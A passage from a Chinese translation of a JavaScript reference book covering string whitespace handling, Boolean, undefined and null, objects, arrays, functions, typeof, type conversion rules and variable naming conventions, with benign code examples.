这种写法很笨拙。然而，还不能工作。当遇到双引号时，浏览器的解析器会关闭特性，即使正在进行转义。引用的嵌套层次不会改变这一行为。分析下面这个例子：

```
<input type="button" value="try this" onclick="alert(' I say \"watch it\" !');">
```

尽管进行了转义，上面的代码仍然不能工作。在此的教训是只要有可能就应当避免将 JavaScript 与 HTML 混合到一起，要注意引号。

(X)HTML 自动将多个空白字符“折叠”为一个空白字符。因此，例如，在 HTML 中包含多个连续的制表符会显示一个空白字符。下面的例子使用 `<pre>` 标签告诉浏览器该文本是预先格式化的，不应当折叠它内部的空白字符。类似地，应当使用 CSS `white-space` 属性修改标准的空白字符处理方式。在这个例子中，通过使用 `<pre>` 在输出中正确地显示制表符。在图 3-8 中可以看到这一结果。

```

<!DOCTYPE html>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>Strings and HTML Whitespace Example</title>
</head>
<body>
<h1>Standard Whitespace Handling</h1>
<script>
document.write("Welcome to JavaScript strings.\n");
document.write("This example illustrates nested quotes 'like this.'\n");
document.write("Note how newlines (\\n's) and ");
document.write("escape sequences are used.\n");
document.write("You might wonder, \"Will this nested quoting work?\"");
document.write(" It will.\n");
document.write("Here's an example of some formatted data:\n\n");
document.write("\tCode\tValue\n");
document.write("\t\\n\\tnewline\n");
document.write("\t\\\\\\tbackslash\n");
document.write("\t\\\"\\tdouble quote\n\n");
</script>

<h1>Preserved Whitespace</h1>
<pre>
<script>
document.write("Welcome to JavaScript strings.\n");
document.write("This example illustrates nested quotes 'like this.'\n");
document.write("Note how newlines (\\n's) and ");
document.write("escape sequences are used.\n");
document.write("You might wonder, \"Will this nested quoting work?\"");
document.write(" It will.\n");
document.write("Here's an example of some formatted data:\n\n");
document.write("\tCode\tValue\n");
document.write("\t\\n\\tnewline\n");
document.write("\t\\\\\\tbackslash\n");
document.write("\t\\\"\\tdouble quote\n\n");
</script>
</pre>
</body>
</html>

```




图 3-8 通过输出查看空白字符处理

在线: <http://javascriptref.com/3ed/ch3/whitespacestrings.html>

3.2.3 布尔类型

布尔类型的名字来源于 19 世纪逻辑学家 George Boole, 它发展了 true/false 逻辑系统, 之后的数字电路以该系统为基础。因此, 布尔类型接受 true 和 false 这两个值不足为怪。

比较表达式(如 `x < y`)依据比较结果是 true 还是 false 被求值为布尔值。因此, 控制结构(如 if/else)的条件被求值为布尔类型, 以决定执行哪些代码。例如:

```
if (x == y)
{
    x = x + 1;
}
```

如果 `x` 等于 `y` 为 true, 则将 `x` 的值加 1。

可以显式使用布尔值得到相同的效果, 例如:

```
var doIncrement = true;
if (doIncrement) // if doIncrement is true then increment x
{
    x = x + 1;
}
```

或

```
if (true) // always increment x
{
    x = x + 1;
}
```

Boolean 对象

与其他基本类型一样，也可以使用对象构造函数定义布尔值：

```
var confusedYet = new Boolean(false);
```

当然，所有一切照样运行，实际上是使变量将其自身标识为对象，并且不能正确地与基本布尔值进行严格相等比较(===)。通常，不适合使用基本类型的构造函数，如 Boolean()，因为在前面提示过可以使用它们显式地将一个值转换为布尔类型：

```
var val = 3;
alert(typeof val); // number
alert(val); // 3

val = Boolean(val); // convert to Boolean
alert(typeof val); // boolean
alert(val); // true
```

后面将进一步探讨类型转换，但是现在先完成基本数据类型的介绍。

3.2.4 undefined 类型与 null

undefined 类型用于那些要么不存在要么未赋值的变量或对象属性。未定义类型的唯一可能是 undefined。例如，声明一个未赋值的变量，如下所示：

```
var x;
```

x 的类型和值都是未定义的：

```
alert(x); // undefined
alert(typeof x); // undefined
```

访问不存在的对象属性：

```
var x = String.noSuchProperty;
```

也会导致将 undefined 赋给 x。

注意，不要混淆未定义和未声明。例如，如果尝试像下面那样访问未声明的值：

```
alert(y); // error thrown
```

这会抛出错误。有趣的是，尽管可以对未声明的变量运行 typeof 操作，但是该操作会将其显示为未定义的值。

```
alert(typeof y); // undefined
```

null 指示空值；它本质上是一个表示“无”的占位符。undefined 和 null 之间的区别很棘手。简而言之，undefined 意味着还没有设置值，而 null 意味着值已经设置为空。还有更深的一点可以察觉到：把 null 值定义为空对象。因此，对包含 null 的变量使用 typeof 操作会将其类型显示为 object。与之相比，未定义数据的类型是 undefined。

尽管为这两个值使用 typeof 的显示结果不同，但是如果进行基本比较“=”则它们是相等的，

如果执行严格比较“===”则它们是不同的，如图3-9所示。




图3-9 undefined与null的区别

在线：<http://javascriptref.com/3ed/ch3/undefinednull.html>

3.3 复合类型

在JavaScript中对象形成了所有非基本类型的基础。对象是能够包含基本类型和复合类型的复合类型。基本类型和复合类型之间的主要区别是，基本类型只以固定数集的形式(如数字)包含数据；而对象除了可以包含基本数据外还可以包含代码(方法)和其他对象。对象将从第6章开始展开讨论。本节只简要介绍对象的用法，主要介绍它们作为数据类型方面的特征。

3.3.1 对象

对象(object)是可以包含基本类型和复合类型数据的集合，其中复合类型数据包括函数和其他对象。对象的数据成员称为属性(property)，成员函数称为方法(method)。有些读者可能更愿意将属性想象成对象的特征，将对象能做的工作想象成它的方法，但是含义是相同的。

可以通过在对象名称后面放置一个句点和属性名称来访问属性。例如，浏览器的用户代理字符串存储在Navigator对象的userAgent属性中。访问该属性的一种方法如下：

```
alert("Your browser user-agent string is: " + navigator.userAgent);
```

在Internet Explorer 8中，上述代码的结果与图3-10类似：




图3-10 代码的运行结果

可以通过相同的方式访问对象的方法，但是需要在方法名称后面紧跟一对圆括号。这些圆括

号指示解释器，该属性是希望调用的方法。Window 对象有一个名为 close 的方法，该方法关闭当前浏览器窗口：

```
window.close();
```

如果方法带有参数，就把参数包含在圆括号中。前面已经见过该用法的一个常见例子，调用 Document 对象的 write 方法：

```
document.write("This text is written to the document.");
```

1. 浏览器对象和文档对象

JavaScript 为开发人员提供许多强大的对象。这些对象包括特定于浏览器的对象，如 Window，该对象包含与浏览器窗口相关的信息和方法。例如，在前面提到过，可以使用 window.open() 创建窗口。Document 这类对象包含更多的对象，这些对象被映射到窗口中文档的各种特征和标签。例如，为了查看文档的最后修改日期，可以引用 document.lastModified 属性。也可以使用 JavaScript 语言中定义的用于简化通用任务的大量对象。这类对象的例子有 Date、Math 和 RegExp。最后，JavaScript 中的每种数据类型都有对应的对象。因此有 String、Number、Boolean、Array，甚至 Object 对象。这些对象为给定类型提供通常用于执行数据操作任务的功能。例如，前面提到，String 对象提供类似 charAt() 的方法，用于查找位于字符串中特定位置的字符。有许多对象需要介绍，以至于本书的多数篇幅用于讨论各种内置的和生成的对象。当然，如果希望使用自己的对象，也可以创建它们。

2. 创建新对象

可以使用两种方法之一创建用户定义的对象。首先，可以使用 {} 以逐字方式定义简单对象。下面定义一个空对象：

```
var myLocation = {};
```

接下来，可以将属性和方法赋给该对象：

```
myLocation.city = "San Diego";
myLocation.state = "California";
myLocation.shoutOut = function () { alert("Hello everyone!");};
```

当然，也可以像下面那样同时定义所有内容：

```
var myLocation = {city : "San Diego",
                  state : "California",
                  shoutOut : function () { alert("Hello everyone!");}
};
```

创建对象的另外一种模式是使用 new 关键字，后面跟上对象的名称和圆括号。使用圆括号的原因是对象是使用构造函数(constructors)创建的，而构造函数是创建对象新实例的方法，在前面已经讲过这种语法。下面的代码创建一个全新的 String 对象：

```
var myString = new String("Hi there");
```

当然也可以使用相同的方式创建一个通用对象，如下所示：

```
var myLocation = new Object();
```

然后可以动态地为这个对象添加一些属性：

```
var myLocation = new Object();  
myLocation.city = "San Diego";  
myLocation.state = "California";
```

如果希望使构造函数更特殊一些，可以像下面那样定义一个函数：

```
function Location(city,state) {  
    this.city = city;  
    this.state = state;  
}
```

然后可以像下面这样容易地创建对象：

```
var myLocation = new Location("San Diego","California");  
alert(myLocation.city); // San Diego
```

如果通过前面的体验还没有完全理解对象的概念也不用担心；这在第6章会进一步进行解释。在此需要重点理解的是 JavaScript 中使用句点运算符(.)访问属性的语法(如 myLocation.city)、属性记法和方法记法之间的区别，以及可以制作自己的对象这一事实。

3.3.2 数组

在 JavaScript 中关于对象的一个重要难点是它们与数组之间的模糊关系，数组看起来确实像是一种数据类型，但不是。如果为数组使用 `typeof`，就会将其标识为对象，但是需要进一步分析，因为有一点点区别。

数组这类对象是其他数据值的集合，根据数字索引进行排序。与对象使用 {} 不同，为了定义数组字面值需要使用 []。例如：

```
var emptyArray = [];
```

定义一个空数组，而

```
var kids = ["Graham","Olivia","Desmond"];
```

定义一个较小的字符串数组。也可以使用 `Array` 构造函数以标准的对象初始化语法定义相同的数组，例如：

```
var emptyArray = new Array();  
var kids = new Array("Graham","Olivia","Desmond");
```

数组中包含的值的类型没有限制。例如：

```
var mixedArray = [3,true,["Graham","Olivia","Desmond"],{nested:true},10];
```

上面的数组包含各种基本类型以及嵌套的数组和对象。

数组通常使用从 0 开始的数字进行索引，因此对于数组 `kids`，`kids[0]`是“Graham”，`kids[1]`是“Olivia”，`kids[2]`是“Desmond”。超过范围的索引引用，如 `kids[20]`，会返回 `undefined` 值。可以使用这种语法读取和设置数值，如下所示：

```
var kids = ["Graham", "Olivia", "Desmond"];
alert(kids[0]); // Graham
kids[0] = "Graham Allan"; // sets the value
alert(kids[3]); // undefined
kids[3] = "Angus"; // adds a new value at the end
```

现在开始查看一些与对象明显重叠的地方，放弃使用数组的自动数字索引模式，而使用字符串关联。例如，下面再次定义 `kids` 数字，但是这次使用字符串索引各个值：

```
var kids = [];
kids["firstSon"] = "Graham";
kids["secondSon"] = "Desmond";
kids["daughter"] = "Olivia";
```

现在，为了访问数值，可以使用与前面相同的取消引用，但是使用的是字符串而不是数字：

```
alert(kids["firstSon"]); // Graham
```

有趣的是，还可以使用对象风格，因为数组实际上不是有序集合：

```
alert(kids.firstSon); // Graham
```

数组和对象之间的互换性不是完全的，但是相当接近。例如，考虑下面的代码：

```
document.write("Hello JavaScript world!");
```

很奇特的是，它可以写成下面的形式：

```
document["write"]("Hello JavaScript world!");
```

至此，只需记住数组和对象确实不同，它们之间有区别。实际上，主要区别是数组比对象更关注顺序，并且使用不同的记法访问数组。第 7 章将更加详细地讨论与数组相关的内容。

3.3.3 函数

函数(function)是另外一种特殊类型的 JavaScript 对象，这种对象可以包含可执行代码。下面是字面值风格的函数定义：

```
function sayHey() {alert("Hey!");}
```

然而，可以作为另一种类型，并进行赋值：

```
var sayHey2 = function () {alert("Hey!");};
```

因为它确实是一个对象，所以也可以通过 `new` 运算符使用函数的构造函数：

```
var sayHey3 = new Function("alert('Hey!');");
```

不管采用哪种创建方法，当使用 `typeof` 运算符时函数将其自身标识为函数。此外，不管函数

是如何创建的，函数调用是通过下面带有圆括号的函数名触发的：

```
sayHey(); // will create an alert box with 'Hey!' in it
```

函数可以带有变元(arguments)(或形参(parameter))，变元是调用函数时的多块数据。变元是由逗号隔开的值列表给出的，该列表位于函数调用的圆括号之间。下面的函数调用传递了两个变元，一个字符串和一个数字：

```
myFunction("I am an item", 67);
```

该调用向 `myFunction` 传递了两个东西，一个字符串和一个数字，该函数将使用它们执行其任务。应当注意方法调用与函数调用之间的相似性：

```
document.write("The value of pi is: ", 3.14);
```

在这个例子中，调用 `Document.Write` 方法向当前浏览器窗口输出一个字符串。方法和函数确实是密切相关的。思考它们区别的一个简单方法是，函数看起来没有与对象相关联(尽管函数实际上与对象关联)，而方法是明显依附于对象的函数。

有趣的是，一旦进入到函数和对象内部，问题就变得相当复杂了，并且会发现在 JavaScript 中函数首先是数据类型(first-class data type)。可以将它们赋给变量、传递给其他函数，并且可以动态创建或销毁。第5章和第6章会进一步讨论这些方面。

3.3.4 typeof 运算符

如果对数据的类型感到好奇，就可以使用 `typeof` 运算符对其进行检查。对变量或字面值应用 `typeof` 运算符，会返回一个指示其参数类型的字符串。表 3-4 给出了 `typeof` 返回值的列表，其中 `null` 结果使用特殊的粗体显示。

注意：

对正则表达式运行 `typeof`，会根据具体实现会返回不同的结果。第8章将对此进行快速讨论，第8章深入介绍 JavaScript 的 RegExps 主题。

表 3-4 对不同类型的数据调用 `typeof` 时返回的字符串

类 型	typeof 结果
undefined	"undefined"
null	"object"
Boolean	"boolean"
Number	"number"
String	"string"
Object	"object"
Function	"function"

检测数组

尽管数组与对象并非不同的类型，但是可以将它们作为不同的类型，并且对它们进行检测是很重要的。遗憾的是，使用 `typeof` 没有什么帮助。对于下面的代码：

```
var kids = ["Graham", "Olivia", "Desmond"];
alert(typeof kids);
```

其结果如图 3-11 所示：




图 3-11 `typeof` 示例的运行结果

`typeof` 运算符没有指示出正在使用的数据实际上是数组。传统的方法是，为了专门检测数组可选用类似下面的代码：

```
var kids = ["Graham", "Olivia", "Desmond"];
alert(kids instanceof Array);
```

如果变量是数组，它就会明确地求值为 `true`。

除了在多窗口或框架环境中的脚本之外，在大多数情况下这种方法工作得很好，在多窗口或框架环境中因为框架/窗口之间的共享使得 `instanceof` 的检查结果会不同。对于这种情况，ECMAScript 5 提供了 `Array.isArray()`，应当可以使用该方法检查这一特定类型：

```
var kids = ["Graham", "Olivia", "Desmond"];
Array.isArray(kids); // true assuming this is supported
```

但是，在许多浏览器中没有实现该方法，因此不得不添加类似下面的代码：

```
if (!Array.isArray) {
  Array.isArray = function (o) { return Object.prototype.toString.call(o) ===
  "[object Array]"; };
}
```

上面的代码使数组检测更一致。幸运的是，在 JavaScript 库中会经常发现这一特征。

3.4 类型转换

自动类型转换是 JavaScript 最强大的特征之一，对马虎的程序员它也是最危险的特征之一。类型转换(`type conversion`)是将一种类型转换为不同类型的行为。在 JavaScript 中当改变在变量中存储的数据的类型时，这一行为会自动发生：

```
var x = "3.14";
x = 3.14;
```

`x` 的类型从字符串改变为数字。除了 JavaScript 中固有的自动转换外，程序员也可以使用 `toString()` 或 `parseInt()` 这类方法强制进行转换。

虽然刚开始类型转换过程看起来可能很直观，但是问题是类型转换经常以各种不那么明显的方式进行，例如，当操作不同类型的数据时。分析下面的代码：

```
var x = "10" - 2; // x indeed is set to 8
```

这个示例从字符串减去一个数字，乍一看这可能很奇怪。然而 JavaScript 知道减法需要两个数字，因此会将字符串“10”转换成数字 10，然后执行减法操作，并将数字 8 存储到 `x` 中。

当然，在许多情况下由于数据和不明显的转换，这一过程不是很明显。例如，下面的代码：

```
var x = true + 2 * "false"; // becomes NaN
```

其结果为 NaN，因为将“false”转换成数字的结果为 NaN，这影响到其他值。对于重载运算符的情况，甚至看起来是明显的转换也可能不按照期望的方式进行；例如，下面代码的结果是字符串“102”，因为对字符串使用运算符“+”，其行为是进行字符串连接，而不是执行加法操作：

```
var x = "10" + "2"; // x set to "102"
```

不管类型转换是否明显，事实是只要数据的类型可能不是有些任务所需要的类型，在 JavaScript 中的任何地方，无论何时都可能会发生自动类型转换。例如，考虑下面这个非常简单的例子，该例子在消息框中显示变量 `x` 的值，该变量是一个数字：

```
var x = 3;
alert(x); // x is actually converted to a string
```

在这个例子中发生了类型转换，因为 `alert()` 方法只接受字符串，所以把 `x` 自动从 3 转换为“3”。类似地，无论何时使用流程控制语句，数值都会强制转换成布尔类型。这意味着类似下面的语句：

```
if (document.all)
{
    // do something with the infamous all array
}
```

解释器必需以及某种方式将给定的对象属性转换成一个布尔值，以决定是否执行 if 语句的语句体。在这个例子中，看到了一种称为对象检测的技术。如果定义了 `document.all` 值，执行某些代码，如果没有定义该值，什么也不执行。

重要的问题是：解释器使用什么规则执行这些转换？

3.4.1 基本类型的转换规则

表 3-5、表 3-6 以及表 3-7 给出了基本类型的类型转换规则。可以使用这些表格回答在下面这个例子中类型转换是如何进行的这类问题：

```
var x = "false"; // a string
if (x) {
    alert("x evaluated to the Boolean value true");
}
```

因为除了空字符串("")外的所有字符串都转换成布尔值 `true`，所以会执行条件并向用户显示提醒框。

表 3-5 转换为布尔类型的结果

原 始 类 型	转换为布尔类型
<code>undefined</code>	<code>false</code>
<code>null</code>	<code>false</code>
<code>Number</code>	如果数字是 0，则转换结果为 <code>false</code> ；否则为 <code>true</code>
<code>String</code>	如果字符串的长度为 0，则转换结果为 <code>false</code> ；否则为 <code>true</code>
<code>Object</code>	<code>true</code> ，假设对象是定义过的

表 3-6 转换为数字类型的结果

原 始 类 型	转换为数字类型
<code>undefined</code>	<code>NaN</code>
<code>null</code>	<code>0</code>
<code>Boolean</code>	如果布尔值为 <code>true</code> ，则转换结果为 1；如果布尔值为 <code>false</code> ，则转换结果为 0
<code>String</code>	如果字符串只是数字，则转换结果为字符串的数字值；所有其他字符串的转换结果为 <code>NaN</code>
<code>Object</code>	<code>NaN</code>

表 3-7 转换为字符串类型的结果

原 始 类 型	转换为字符串类型
<code>undefined</code>	<code>"undefined"</code>
<code>null</code>	<code>"null"</code>
<code>Boolean</code>	如果布尔值为 <code>true</code> ，则转换结果为 <code>"true"</code> ；如果布尔值为 <code>false</code> ，则转换结果为 <code>"false"</code>
<code>Number</code>	数字值的字符串表示(如 <code>"5"</code>)。当然，这一转换也可以包含特殊值，如 <code>"NaN"</code> 、 <code>"Infinity"</code> 或 <code>-Infinity</code>
<code>Object</code>	如果对象具有 <code>toString()</code> 方法，则转换结果为该方法的返回值。否则转换结果为 <code>"undefined"</code>

这些类型转换规则意味着类似下面的比较，其结果都是 `true`：

```
alert(1 == true); // true
alert(0 == ""); // true
```

但是当检查相等性时，有时不希望进行类型转换，因此 JavaScript 提供了严格相等运算符 (`===`)。只有当两个操作数相等并且具有相同的类型时，这个运算符的求值结果才是 `true`。因此，下面的比较结果为 `false`：

```
alert(1 === true); // false
alert(0 === ""); // false
alert(0 === "0"); // false
```

JavaScript 解释器为大部分运算符确定所需类型的方式很自然,对于大多数开发人员不需要特别的知识。例如,当执行算术运算时,数据类型会转换成数字,然后进行计算。一个重要的例外是当使用“+”运算符时,这在前面已经提到过。

运算符“+”是重载的运算符,在 JavaScript 中具有两个功能。它既可以对数字执行加法运算,也可以作为字符串的连接操作。因为字符串连接比数字相加具有更高的优先级,所以对于存在“+”的情况,只要任意一个操作数为字符串,就会将其解释为字符串连接操作。例如,下面这两条语句:

```
x = "2" + "3";  
x = "2" + 3;
```

都会导致将字符串"23"赋给 x。在第二条语句中的数字 3,在应用字符串连接操作之前自动转换为字符串。

3.4.2 基本数据类型提升为对象

前面已经演示过,每个基本类型都具有一个与之对应的对象。这些对象为操作基本类型的数据提供有用的方法。例如, String 对象提供了一个用于将字符串中的所有字符都转化成小写的方法: toLowerCase。可以为 String 对象调用该方法:

```
var myStringObject = new String("ABC");  
var lowercased = myStringObject.toLowerCase(); // returns "abc"
```

JavaScript 有趣的一个方面是也可以为基本字符串类型的数据调用该方法:

```
var myString = "ABC";  
var lowercased = myString.toLowerCase(); // returns "abc"
```

也可以为字符串字面值调用该方法:

```
var lowercased = "ABC".toLowerCase(); // returns "abc"
```

需要了解的关键点是,当需要时 JavaScript 会自动将基本类型的数据转换成与之对应的对象。在前面的例子中,因为解释器知道 toLowerCase 方法需要 String 对象,所以为了调用该方法,会自动地将基本字符串临时转换成对象。

3.4.3 显式类型转换

大部分编程任务的实际情况是,手动执行类型转换比信任解释器自动进行转换可能更好。当处理用户输入时这是肯定的。用户输入需要通过使用对话框和(X)HTML 表单,通常以字符串形式进行输入。经常需要在字符串和数字类型之间进行显式转换,以防止类似“+”的运算符执行错误的操作(例如,执行字符串连接而不是加法,或者反过来)。JavaScript 为执行显式类型转换提供一些工具。表 3-8 对这些工具进行了总结。

表 3-8 显式类型转换方法

模 式	解 释	示 例
+	当作为一元运算符时, 可以将值转换成数字类型	<pre>var x = +"5"; // 5 var y = +"foo"; // NaN</pre>
Number()	如果可能, 可以使用该类型构造函数将值转换成数字类型	<pre>var x = "5"; x = Number(x); // 5 var y = "foo"; y = Number(y); // NaN</pre>
parseInt(string[, radix]), parseFloat(string)	将字符串解析为整数 (parseInt) 或浮点数 (parseFloat)。对于所有遇到的非数字数据也能适用。parseInt() 方法为基数接受第二个实参, 除非希望其他格式, 比如十六进制或八进制, 否则应当将该实参设置为 10	<pre>var a = parseInt("3.5dog", 10); // 3 var b = parseFloat("3.5dog"); // 3.5 var c = parseInt("foo3", 10); // NaN var trouble = parseInt("011"); alert(trouble); /* 9 w/o radix assumes octal in older versions */ var hex = parseInt("0xFF"); // 255</pre>
Boolean()	可以使用该类型构造函数将值转换为布尔类型	<pre>var x = "foo"; x = Boolean(x); // true var y = Boolean(""); // false</pre>
!!	将值转换成等价的布尔类型, 然后计算其逻辑非的值。第二次逻辑非运算将其转换为原来的值	<pre>var x = "foo"; x = !!x; // true var y = ""; y = !!y; // false</pre>
+""	既然字符串连接运算符具有更高的优先级, 该方案经常用于将值转换为字符串	<pre>var x = 5; x = 5+""; // "5" var y = true+""; // "true"</pre>
toString()	将类型转换为字符串的方法。对于对象, 可以看到 "[object object]" 这类返回值, 或者由用户或宿主定义的值	<pre>var x = 5; x = x.toString(); // "5" var y = true.toString(); // "true" var z = window.toString(); // "[object Window]"</pre>
string()	可使用该类型构造函数将值转换为字符串类型	<pre>var x = 5; x = String(x); // "5" var y = String(true); // "true" var z = String(window); // value varies</pre>

注意：

ECMAScript 版本 5 的严格模式不再支持八进制数值，因此 `parseInt()` 不能把以 0 开头的字符串作为八进制数值，尽管会把以 0x 开头的字符串作为十六进制数值。为安全起见，你可能会希望总是设置基数值。

3.5 变量

由于变量是所有编程语言最重要的方面之一，因此理解变量声明和引用的内涵对于编写清晰、行为良好的代码非常关键。为变量选择好的名字很重要，因为好的名称可以帮助理解一个名称引用的是哪个变量。

3.5.1 标识符

标识符(identifier)是记住变量或函数的名字。在 JavaScript 中，任何字母、数字、下划线以及美元符号的组合都可以构成标识符。对于标识符唯一的形式限制是它们不能和任何 JavaScript 的保留字或关键字匹配，并且第一个字符不能是数字。关键字是 JavaScript 语言的单词，如 `return`、`for` 以及 `while`。表 3-9 显示了在 ECMAScript 版本 3 和版本 5 中应当避免使用的值。

表 3-9 ECMAScript3 下的保留关键字

<code>abstract</code>	<code>boolean</code>	<code>break</code>	<code>byte</code>	<code>case</code>
<code>catch</code>	<code>char</code>	<code>class</code>	<code>continue</code>	<code>const</code>
<code>debugger</code>	<code>default</code>	<code>delete</code>	<code>do</code>	<code>double</code>
<code>else</code>	<code>enum</code>	<code>export</code>	<code>extends</code>	<code>final</code>
<code>finally</code>	<code>float</code>	<code>for</code>	<code>function</code>	<code>goto</code>
<code>if</code>	<code>implements</code>	<code>import</code>	<code>in</code>	<code>instanceof</code>
<code>int</code>	<code>interface</code>	<code>let</code>	<code>long</code>	<code>native</code>
<code>new</code>	<code>package</code>	<code>private</code>	<code>protected</code>	<code>public</code>
<code>return</code>	<code>short</code>	<code>static</code>	<code>super</code>	<code>switch</code>
<code>synchronized</code>	<code>this</code>	<code>throw</code>	<code>throws</code>	<code>transient</code>
<code>try</code>	<code>typeof</code>	<code>var</code>	<code>void</code>	<code>volatile</code>
<code>while</code>	<code>with</code>	<code>yield</code>		

为简单起见，在表 3-9 中混合了各种保留字，但需要注意，ECMAScript 版本 5 的保留字不像版本 3 中的保留字那么多，并且没有指出在哪个版本中有哪些保留字，假定使用它们都是危险的。此外，这些值中的某些值强制用于使用“`use strict`”指示器的 ECMAScript 5 严格模式。遗憾的是，即使牢记所有这些保留字，也需要避免使用其他标识符名称，包括 `Window` 属性和方法，以及各种特定于浏览器的保留字。本书附录进一步讨论了保留字和危险关键字，显示了不同版本之间的细微变化。现在已经理解了大部分有问题的名称，接下来继续分析如何选择一个好名称。

1. 选择恰当的变量名称

为了编写清晰、易于理解的代码，最重要的是为变量选择合适的名称。至少在调试的代码中应当避免过长和无法理解的标识符。

尽管 JavaScript 允许为变量设置隐蔽的名称，如 `_$0_$`，但是这么做通常是一个坏主意，除非是为了使代码混乱而有意为之。像在此显示的那样在标识符中使用美元符号，是非常让人丧气的；它们是为了使用由机器生成的代码，并且直到 JavaScript 1.2 才开始支持：

```
var $ = "not the best idea"; // first because of restrictions, now because of use
var $$$ = "big money!"; // wishful thinking and bad coding!
```

遗憾的是，尽管具有上面的约定，但是今天 `$` 仍然广泛使用；实际上，大部分流行库都将 `$` 赋给选择函数，这些函数可能像下面这样使用：

```
var el = $("#p1"); // likely finds the object with id value = p1
```

类似地，使用下划线作为标识符对于可读性以及保留值冲突来讲不是最理想的：

```
var _ = "when will we learn!";
var __ = "double our trouble";
var __x = "watch out for reserved values";
```

解释器内部的变量经常以双下划线开头，因此使用类似的名称约定可能会引起冲突。然而，我们确实注意到许多程序员使用单个下划线作为前缀以表示私有方法或属性，例如，建议不要使用 `_magicNum` 和 `_hiddenMethod`，因为它们的书写方式表明它们是私有的，只能在封闭对象的内部使用：

```
var JSREF = {_magicNum : 5,
             _hiddenMethod : function () { return JSREF._magicNum;},
             pubMethod : function () { alert(JSREF._hiddenMethod());}
            };
```

下划线的这种用法完全合法，并且导致下面这个最重要的考虑：对于那些根据其上下文不是很明显的变量，变量的名称应当给出关于其目的或值的一些信息。例如，下面的标识符可能不合适：

```
var _ = 10;
var x = "George Washington";
var foobar = 3.14159;
var howMuchItCostsPerItemInUSDollarsAndCents = "$1.25";
```

下面的标识符可能更恰当：

```
var index = 10;
var president = "George Washington";
var pi = 3.14159;
var price = "$1.25";
```

也应当为复合类型使用合适的名称。例如：

```
var anArray = ["Mon", "Tues", "Wed", "Thurs", "Fri"];
```

对于该数组，这个标识符是一个不好的选择。之后在该脚本中根本不清楚 `anArray[3]` 可能期望具有什么值。下面的名称更好：

```
var weekdays = ["Mon", "Tues", "Wed", "Thurs", "Fri"];
```

当之后作为 `weekdays[3]` 使用该数组时，可以为读者提供一些关于该数字包含内容的信息。当然，也应当为对象和函数使用合适的名称。

如果关心类型，使用简短的类型指示可能就是有用的。例如，用于 `String` 的 `s` 或 `str`，用于 `Number` 的 `n` 或 `num`，用于 `Object` 的 `o` 或 `obj`，以及用于 `Array` 的 `a` 或 `arr`。下面演示了使用这种方案的几个例子：

```
var strPresident = "George Washington";
var nAge = 21;
var boolLikeJS = true;
var oAjax = { };
```

类似地，可能决定使用前缀指示变量的作用域。例如，如果必须使用全局变量，就可以为它们使用前缀 `g`：

```
var gMagicNum = 3; // a bad idea but at least we indicate globality
```

正如在前面介绍的，可以使用下划线指示变量是局部的或私有的：

```
function foo() {
  var _x = 5;
  // do something
}
```

当然，相对于大部分 JavaScript 实现所强制的要求，所有这些模式主要是编程风格问题。然而，下面这个主题所关心的不仅是编程风格问题还是语法问题。

2. 以大写字母开头

因为 JavaScript 是区分大小写的，所以 `weekdays` 和 `weedDays` 引用两个不同的变量。因此，不建议选择相互之间很相似的标识符。类似地，不建议选择那些与公共对象或属性相近或相同的标识符。如果这么做，就可能会导致困惑甚至错误。

然而，在命名约定中以大写字母开头确实扮演了重要的角色。JavaScript 程序员喜欢为变量大小写使用驼峰风格。根据这一约定，除了第一个单词外，变量名称中的每个单词的首字母都是大写的。这种变量名称比全部使用小写字母的名称具有更好的可读性：

```
var bodyTextColor = "#ff0000"; // good use of casing
var linktextcolor = "blue"; // hard to read
```

